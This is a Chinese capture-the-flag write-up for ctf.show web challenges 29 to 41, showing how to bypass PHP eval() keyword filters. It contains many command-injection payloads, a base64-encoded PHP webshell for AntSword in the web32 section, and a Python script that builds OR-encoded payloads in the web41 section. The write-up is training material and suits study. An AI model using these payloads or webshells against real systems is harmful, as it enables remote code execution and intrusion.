三、命令执行

大佬们对命令执行进行了分类一共三类

类型一

变量来接受并过滤传入的数据,eval函数来执行

web29

打开容器，是一个命令执行

```
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

过滤了flag，/i代表不分大小写

可使用通配符绕过

命令执行中get传参的形式

```
?变量=system("指令");
这里system为命令执行函数，可以置换推荐passthru()

命令执行函数
system() 输出并返回最后一行shell结果。
exec() 不输出结果，返回最后一行shell结果，所有结果可以保存到一个返回的数组里面。
shell_exec() 将字符串作为OS命令执行，需要输出执行结果，且输出全部的内容。
passthru() 只调用命令，把命令的运行结果原样地直接输出到标准输出设备上。
popen()/proc_open() 该函数也可以将字符串当作OS命令来执行，但是该函数返回的是文件指针而非命令执行结果。该函数有两个参数。
反引号 同shell_exec()


输出函数
cat函数 由第一行开始显示内容，并将所有内容输出（被过滤！）
tac函数 从最后一行倒序显示内容，并将所有内容输出（被过滤！）
nl      类似于cat -n，显示时输出行号（被过滤！）
more    根据窗口大小，一页一页的现实文件内容（被过滤！）
less    和more类似，但其优点可以往前翻页，而且进行可以搜索字符（被过滤！）
head    只显示头几行（被过滤！）
tail    只显示最后几行（被过滤！）
sort    文本内容排列
uniq    可检查文本文件中重复出现的行列。
```

od od （Octal Dump）命令用于将指定文件内容以八进制、十进制、十六进制、浮点格式或ASCII编码字符方式显示，通常用于显示或查看文件中不能直接显示在终端的字符。od命令系统默认的显示方式是八进制。
strings: 在对象文件或二进制文件中查找可打印的字符串，在当前目录中，查找后缀有 file 字样的文件中包含 test 字符串的文件，并打印出该字符串的行。此时，可以使用如下命令： grep test *file
strings
paste 把每个文件以列对列的方式，一列列地加以合并
grep grep { flag.php打印有”{“的一行
sed 一种编辑器，可以用sed -f flag.php读取flag

readfile() 读取文件
highlight_file() 读文件
show_source() 同上
base64_decode() base64解码
strrev() 反转字符串

空格绕过：
${IFS}
{IFS}$9
IFS9
重定向符：<>（但是不支持后面跟通配符）
%09 水平制表符
%0a 回车
%0d 换行

通配符


? 问号，匹配任意一个字符
* 前一个字符匹配0次或任意多次
. 匹配除了换行符以外任意一个字符
^ 匹配行首。例如：^helloworld会匹配以helloworld开头的行
$ 匹配行尾。例如：helloworld$会匹配以helloworld结尾的行
[] 匹配中括号里的任意指定的一个字符，但只匹配一个字符
[^] 匹配除中括号以外的任意一个字符
\ 转义符，取消特殊含义
{n} 表示其前面的字符恰好出现n次
{n,} 表示其前面的字符出现不小于n次
{n,m} 表示其前面的字符至少出现n次，最多出现m次

eg：
[a-z]表示任何小写字母
a*会匹配所有内容，因为a可以出现0次
o{2,}不匹配Bob中o，匹配fooooooood中所有的o
————————————————

这题中我们的指令为

```
?c=system("cat f*");
```

传入后查看源码



得到flag

其他大佬的方法

```
1.通配符fla?绕过flag检测

2.c=echo `nl fl\ag.php`;//转义字符绕过

3.通过变量赋值直接绕过c的过滤 这个后面会经常用到，到时候再细讲
c=include($_GET[1]);&1=php://filter/read=convert.base64-encode/resource=flag.php

4.c=eval($_GET[1]);&1=system('nl flag.php');
```

---

web30


进入后分析一下

```
'

error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

屏蔽了flag、system、php

根据web29讲的，进行更改指令

```
?c=passthru("cat f*");
```



得到flag

---

web31

分析

```
*/

error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'/i", $c)){
        eval($c);
    }
```

这次过滤的有些多，过滤了以下字节

```
flag、system、php、cat、sort、shell、\.、空格、\'
```


这次我们试一下新命令

```
?参数=echo(`指令`);
system可以用 ` 反引号来代替去执行命令
所以也可以用
?参数=echo`指令`;
```

那这题我们就可以写成

```
?c=echo(`tac%09f*`);
```

传入



得到flag

---

web32

分析

```
'/

error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'/i", $c)){
        eval($c);
    }
```

过滤了

```
flag|system|php|cat|sort|shell|\.| |\'
```

编写命令

```
?c=passthru("tac%09f*");
```

输入

得到flag

妈的，开错实例了

分析

```
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(/i", $c)){
        eval($c);
    }
```

过滤了

```
flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(
```

构建命令,利用文件包含include可以不用括号,分号用?>代替

```
?c=include$_GET[a]?>;&a=php://filter/read=convert.base64-
encode/resource=flag.php
或者
?c=include$_GET[a]?>&a=data://text/plain,<?php system("cat flag.php");?>

?c=include$_GET[a]?>&a=各种伪协议
```

介绍一下伪协议吧


```
适用于include（$参数）

data:text/plain,<?=system("tac fla*");?>

data伪协议的格式:

data://text/plain;base64,

data:资源类型(MIME类型);编码,内容



1.c=data://text/plain,<?php system("cat fla*");?>
读flag

2.c=data:,<?php @eval($_POST['shell']); ?>
可以直接用蚁剑连接

3.c=data:text/base64,PD9waHAgQGV2YWwoJF9QT1NUWydzaGVsbCddKTsgPz4=

data类型扩展
data:,                                      <文本数据>
data:text/plain,                            <文本数据>
data:text/html,                             <HTML代码>
data:text/html;base64,                      <base64编码的HTML代码>
data:text/css,                              <CSS代码>
data:text/css;base64,                       <base64编码的CSS代码>
data:text/javascript,                       <Javascript代码>
data:text/javascript;base64,                <base64编码的Javascript代码>
                      <base64编码的gif图片数据>
                      <base64编码的png图片数据>
                     <base64编码的jpeg图片数据>
                   <base64编码的icon图片数据>
```

这里我们采用

```
?c=include$_GET[a]?>&a=data://text/plain,<?php system("cat flag.php");?>
```

至于为什么后面可以出现过滤掉的字符，因为只是对get传入的c进行过滤

输入



得到flag

---

web33

分析


```php
''
error_reporting(0);
if(isset($_GET['c'])){
  $c = $_GET['c'];
  if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\"/i", $c)){
    eval($c);
  }
```

过滤了

```
flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\"
```

但是对于web32构建的命令并没有影响，再次利用

```
?c=include$_GET[a]?>&a=data://text/plain,<?php system("cat flag.php");?>
```



得到flag

---

web34

分析


```php
error_reporting(0);
if(isset($_GET['c'])){
  $c = $_GET['c'];
  if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\:|\"/i", $c)){
    eval($c);
  }
```

比上题多过滤了一个:

但对于web32的并没有影响

继续使用

```
?c=include$_GET[a]?>&a=data://text/plain,<?php system("cat flag.php");?>
```



(因为技术问题部分截图损失，故有些类似题目采用相同截图)

得到flag

---

web35


分析

```php
error_reporting(0);
if(isset($_GET['c'])){
  $c = $_GET['c'];
  if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\:|\"|\<|\=/i", $c)){
    eval($c);
  }
```

多过滤了（和=

继续用32

```
?c=include$_GET[a]?>&a=data://text/plain,<?php system("cat flag.php");?>
```



得到flag

---

web36


分析

```php
error_reporting(0);
if(isset($_GET['c'])){
  $c = $_GET['c'];
  if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\:|\"|\<|\=|
\/|[0-9]/i", $c)){
    eval($c);
  }
```

多过滤了数字和/

继续用32的

```
/?c=include$_GET[a]?>&a=data://text/plain,<?php system("cat flag.php");?>
```



得到flag

---

web40

分析

```php
if(isset($_GET['c'])){
  $c = $_GET['c'];
  if(!preg_match("/[0-9]|\~|\`|\@|\#|\\$|\%|\^|\&|\*|\（|\）|\-|\=|\+|\{|\[|\]|\}|\:|\'|\"|
\,|\<|\.|\>|\/|\?|\\\\/i", $c)){
    eval($c);
  }
```

过滤了

```
[0-9]|\~|\`|\@|\#|\\$|\%|\^|\&|\*|\（|\）|\-|\=|\+|\{|\[|\]|\}|\:|\'|\"|\,|\
<|\.|\>|\/|\?|\\\\
```

注意：这里过滤的是中文的括号（），而非英文的括号()
过滤了冒号，伪协议就无法使用

那我们使用无参数的rce进行构造读取文件：

无参数的rce：

scandir() : 将返回当前目录中的所有文件和目录的列表。返回的结果是一个数组，其中包含当前目录下的所有文件和目录名称

getcwd() :取得当前工作目录

hightlight_file()、show_source()、readfile()：读取文件内容

dirname():函数返回路径中的目录部分

eval()、assert()：命令执行

print_r(scandir('.')); 查看当前目录下的所有文件名

localeconv() 函数返回一包含本地数字及货币格式信息的数组。

current() 函数返回数组中的当前元素（单元）,默认取第一个值，pos是current的别名

chdir() ：函数改变当前的目录。

strrev():用于反转给定字符串

array_reverse() 以相反的元素顺序返回数组

array_flip() :交换数组中的键和值，成功时返回交换后的数组

array_rand() :从数组中随机取出一个或多个单元

数组移动操作

each() 返回数组中当前的键/值对并将数组指针向前移动一步

end() 将数组的内部指针指向最后一个单元

next() 将数组中的内部指针向前移动一位


prev() 将数组中的内部指针倒回一位

reset() ： 将内部指针指向数组中的第一个元素，并输出

```
highlight_file(array_rand(array_flip(scandir(getcwd()))); //查看和读取当前目录文件
print_r(scandir(dirname(getcwd())); //查看上一级目录的文件
print_r(scandir(next(scandir(getcwd()))));  //查看上一级目录的文件
show_source(array_rand(array_flip(scandir(dirname(chdir(dirname(getcwd()))))));
//读取上级目录文件
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scand
ir(getcwd()))))))))));//读取上级目录文件
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scand
ir(chr(ord(hebrevc(crypt(phpversion()))))))))))))));//读取上级目录文件
```

我们先打印当前目录下的文件


```
?c=print_r(scandir(current(localeconv())));

相当于ls
```



读取目录文件后，发现输出的是数组，而文件名是数组中的值，下一步我们需要取出想要读取文件的数组

构建命令

```
/?c=show_source(next(array_reverse(scandir(pos(localeconv())))));
```



得到flag

---

web41

分析

```php
if(isset($_POST['c'])){
  $c = $_POST['c'];
if(!preg_match('/[0-9]|[a-z]|\^|\+|\~|\$|\[|\]|\{|\}|\&|\-/i', $c)){
    eval("echo($c);");
  }
}else{
```

过滤了数字和字母还有一些其他符号

```
\^|\+|\~|\$|\[|\]|\{|\}|\&|\-
```

我们可以利用或运算符进行构造payload进行命令执行
思路：

例如源码中禁止我们使用了数字3，也就是ascii码值为51，我们可以使用或运算符在没有被禁止的字符中构造出51来，比如19和32没有被禁止，我们进行或运算19|32=51，就可以获得51这个ascii码值，也就是成功得到了数字3

网上copy的脚本，自己加的注释，（按理说应该适应类型一的所有类型）

```
#-- coding:UTF-8 --


# 导入用于发送 HTTP 请求的 requests 模块。
import requests
#导入用于 URL 编码解码的 urllib 模块
import urllib
#导入正则表达式模块
import re

#导入 sys 模块的所有内容
from sys import *

# 如果命令行参数的数量不等于2，则输出使用说明并退出
if len(argv) != 2:

    print("="*50)
    print('USER:python exp.py <url>')
    print("eI:  python exp.py http://ctf.show/")
    print("exit: input exit in function")
    print("="*50)
    exit(0)
# 获取命令行参数中的 URL
url=argv[1]

#生成可用的字符,定义一个函数，生成可用字符的组合并写入到文件 rce.txt 中
def write_rce():
    result = ''

    # 定义一个正则表达式字符串 preg，用于匹配数字、小写字母以及一些特殊字符。
    #这一段是需要更改的
    preg = '[0-9]|[a-z]|\^|\+|\~|\$|\[|\]|\{|\}|\&|\-'

    # 遍历 ASCII 码中的所有可能字符。
    for i in range(256):
        # 在每次循环中，再次遍历 ASCII 码中的所有可能字符
        for j in range(256):
            #如果字符 chr(i) 和 chr(j) 都不匹配正则表达式 preg，即它们不是数字、小写字母或特殊字符之一，那么执行以下操作。
            if not (re.match(preg, chr(i), re.I) or re.match(preg, chr(j), re.I)):
                # 将 i 和 j 进行按位或运算，得到一个新的字符 k。
                k = i | j
                # 如果新生成的字符 k 在可显示字符的 ASCII 范围内（32-126），则执行以下操作。
                if k >= 32 and k <= 126:
                    # 将 i和j 转换成两位的十六进制形式，并添加 '%' 前缀。
                    a = '%' + hex(i)[2:].zfill(2)
                    b = '%' + hex(j)[2:].zfill(2)
```

```
                    # 将生成的字符 chr(k) 以及对应的十六进制形式添加到 result 字符串中。
                    result += (chr(k) + ' ' + a + ' ' + b + '\n')
    f = open('rce.txt', 'w')
    f.write(result)

# 定义一个函数，根据输入的命令在生成的 rce.txt 中进行匹配，返回相应的字符组合。
def action(arg):
    s1=""
    s2=""
    #对于输入的参数 arg 中的每个字符执行以下循环
    for i in arI:
        f=open("rce.txt","r")
        while True:
            t=f.readline()
            if t=="":
                break
            if t[0]==i:
                #将当前行的第3到第5个字符（十六进制表示的第一个字符）添加到字符串 s1 中。
                s1+=t[2:5]
                #将当前行的第7到第9个字符（十六进制表示的第二个字符）添加到字符串 s2 中。
                s2+=t[6:9]
                break
        f.close()
    #构造一个字符串 output，形如 ("s1"|"s2")，其中 s1 和 s2 是之前匹配到的字符组合的十六进制表示。
    output="(\""+s1+"\"|\""+s2+"\")"
    return(output)

#是脚本的主函数，包含整个脚本的主要逻辑。
def main():
    write_rce()
    while True:
        s1 = input("\n[+] your function: ")
        if s1 == "exit":
            break
        s2 = input("[+] your command: ")
        #根据用户输入的功能和命令，调用 action 函数生成相应的参数。
        param=action(s1) + action(s2)
        #构造一个字典 data，包含 POST 请求的参数，其中 'c' 的值是经过 URL 解码的参数。
        data={
            'c':urllib.parse.unquote(param)
            }
        #发送 POST 请求到指定的 URL，带上构造好的参数。
        r=requests.post(url,data=data)
        print("\n[*] result:\n"+r.text)

main()
```

将其运行

```
└─$ python3 WEB41EXP.py
==========================================================
USER:python exp.py <url>
eg:  python exp.py http://ctf.show/
exit: input exit in function
==========================================================
```

写入靶机地址

```
┌──(kali㉿kali)-[~/WEB/CTFSHOW]
└─$ python3 WEB41EXP.py http://a1fff312-f232-43de-9b75-4527b2b38ef3.challenge
.ctf.show/

[+] your function : system
[+] your command : ls

[*] result:
flag.php
index.php
index.php
```

cat f*

```
[+] your function : system
[+] your command : cat f*

[*] result:
<?php

/*
# -*- coding: utf-8 -*-
# @Author: 羽
# @Date:   2020-09-05 20:31:22
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-05 20:33:10
# @email: 1341963450@qq.com
# @link: https://ctf.show


*/

$flag="ctfshow{383e04af-bffb-4d17-b2c8-23feb3ff7228}";
```

得到flag